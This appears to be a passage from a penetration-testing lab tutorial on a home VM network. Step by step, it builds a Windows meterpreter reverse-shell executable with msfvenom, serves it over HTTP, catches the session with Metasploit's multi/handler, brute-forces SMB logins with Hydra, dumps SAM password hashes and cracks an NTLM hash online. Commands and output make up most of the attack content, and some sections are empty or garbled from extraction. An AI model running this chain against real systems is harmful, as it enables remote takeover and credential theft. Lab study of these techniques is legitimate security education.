
After creating the payload and hosting it on your Kali machine, set up a simple HTTP server to serve the file:

```
kali@kali: ~
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=4444 -f exe > CT40.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: CT40.exe

(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
```




## ⬇️ Downloading the Backdoor on the Target



## Activating the Backdoor using exploit/multi/handler

After the backdoor payload is **downloaded and executed on the target**, set up a **listener on the Kali machine** to catch the connection:



The screenshot shows a terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal is running a Metasploit framework session (msf6). The user has run the command "use exploit/multi/handler" and configured it with a generic shell reverse TCP payload for Windows. They have set the LHOST to 192.168.1.7 and the LPORT to 4444. The session has been started, and a meterpreter session has been opened from the target host (192.168.1.6) to the attacker's host (192.168.1.7) at port 4444. The terminal prompt is "meterpreter >". A red box highlights the "meterpreter >" line.

```
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Sending stage (177734 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.7:4444 → 192.168.1.6:49187) at 2025-05-10 20:49:07 -0400
meterpreter >
```


# 🔑 Password Cracking Techniques:

## 🔐 Using Tools like **Hydra** for Brute-Force Attacks

### 🛠️📝 Preparing for Hydra Brute-Force Attack


Before using **Hydra**, first prepare:

- 📄 **Username list** – A file containing possible usernames




```
1 pass12
2 pass123
3
```

- 📄 **Password list** – A file containing possible passwords



```
1 Star Gate
2 Administrator
3 Guest
4
```

## 🛠️💻 Running Hydra on Kali Linux (SMB Brute-Force Attack)



The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. A terminal window is open, displaying the command-line interface for the Hydra tool. The command run is:

```
$ hydra -L userlist.txt -P passlist.txt smb://192.168.1.6 -t 1
```


The terminal output shows the progress of the attack:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
[DATA] max 1 task per 1 server, overall 1 task, 9 login tries (l:3;p:3), -o tries per task  
[DATA] attacking smb://192.168.1.6:445/  
[445][smb] host: 192.168.1.6 login: Star Gate password: pass123  
[445][smb] Host: 192.168.1.6 Account: Administrator Error: Invalid account (Anonymous success)  
[445][smb] host: 192.168.1.6 login: Guest  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 17:56:51
```

The terminal prompt shows the session has completed.

- **-L userlist.txt** → Username list
- **-P passlist.txt** → Password list
- **smb://192.168.1.6** → Target SMB service and IP
- **-t 1** → One task/thread at a time (useful for slow networks or to avoid detection)

## Extracting Password Hashes with hashdump (Metasploit)




A screenshot of a Kali Linux terminal window titled "kali-linux-2025.1c-vmware-amd64 - VMware Workstation". The terminal shows a series of metasploit meterpreter sessions. A command is entered: "hashdump". The response indicates an unknown command and suggests "hashdump?". The next line shows the command "hashdump" followed by a long string of characters, which is highlighted with a red box. A blue callout box to the right of the terminal window contains the text: "This is a Hash – Not the Actual Password".

```
meterpreter > hashdump
[-] Unknown command: hashdump. Did you mean hashdump? Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
:
Star Gate:1000:aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68a
e761:
meterpreter >
```

 This command retrieves **Windows user account hashes** from the Security Accounts Manager (SAM) database.

## Using the Cracked Password



A screenshot of a web browser displaying the CrackStation website at "crackstation.net". The page title is "CrackStation". It features a "Free Password Hash Cracker" form. A text input field contains the hash "5fbc3d5fec8206a30f4b6c473d68ae76". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot". Below the input field is a "Crack Hashes" button. A table below the form shows the cracked result: "5fbc3d5fec8206a30f4b6c473d68ae76" (Type: NTLM) has resulted in the password "pass123". A blue callout box to the right of the table contains the text: "This is the Actual Password".

CrackStation • Defuse.ca • Twitter

CrackStation • Password Hashing Security • Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5fbc3d5fec8206a30f4b6c473d68ae76

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (`sha1(shai_bin)`), QubesV3.1BackupDefaults

| Hash                             | Type | Result  |
|----------------------------------|------|---------|
| 5fbc3d5fec8206a30f4b6c473d68ae76 | NTLM | pass123 |


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)


This is the Actual Password

# Cracking Passwords using John the Ripper

## Save Hash Values to a Text File




To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

# Covering Tracks 🎭⚡️✖️





## IEEE References

1. [1] J. Erickson, *Hacking: The Art of Exploitation*, 2nd ed. San Francisco, CA, USA: No Starch Press, 2008.
2. [2] P. Kim, *The Hacker Playbook 3: Practical Guide To Penetration Testing*, 3rd ed. Morrisville, NC, USA: CreateSpace, 2018.
3. [3] D. Kennedy, J. O'Gorman, D. Kearns and M. Aharoni, *Metasploit: The Penetration Tester's Guide*. San Francisco, CA, USA: No Starch Press, 2011.
4. [4] "John the Ripper - Openwall," [Online]. Available: <https://www.openwall.com/john/>. [Accessed: May 21, 2025].
5. [5] A. Andress, *The Basics of Information Security: Understanding the Fundamentals of InfoSec in Theory and Practice*, 2nd ed. Waltham, MA, USA: Syngress, 2014.
6. [6] "NTLM hash - Wikipedia," [Online]. Available: [https://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](https://en.wikipedia.org/wiki/NT_LAN_Manager). [Accessed: May 21, 2025].
7. [7] "Seclists.org - SecLists Password Collections," [Online]. Available: <https://github.com/danielmiessler/SecLists>. [Accessed: May 21, 2025].
8. [8] K. Skoudis and J. Strand, *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, 2nd ed. Upper Saddle River, NJ, USA: Prentice Hall, 2005.
9. [9] "Windows Log Clearing with Wevtutil - MITRE ATT&CK," [Online]. Available: <https://attack.mitre.org/techniques/T1070/001/>. [Accessed: May 21, 2025].
10. [10] S. McClure, J. Scambray and G. Kurtz, *Hacking Exposed: Network Security Secrets and Solutions*, 7th ed. New York, NY, USA: McGraw-Hill, 2012.
11. [11] OpenAI, *ChatGPT – GPT-4, personal communication with ChatGPT assistant*, May 2025. [Online]. Available: <https://chat.openai.com/>. [Accessed: May 21, 2025].

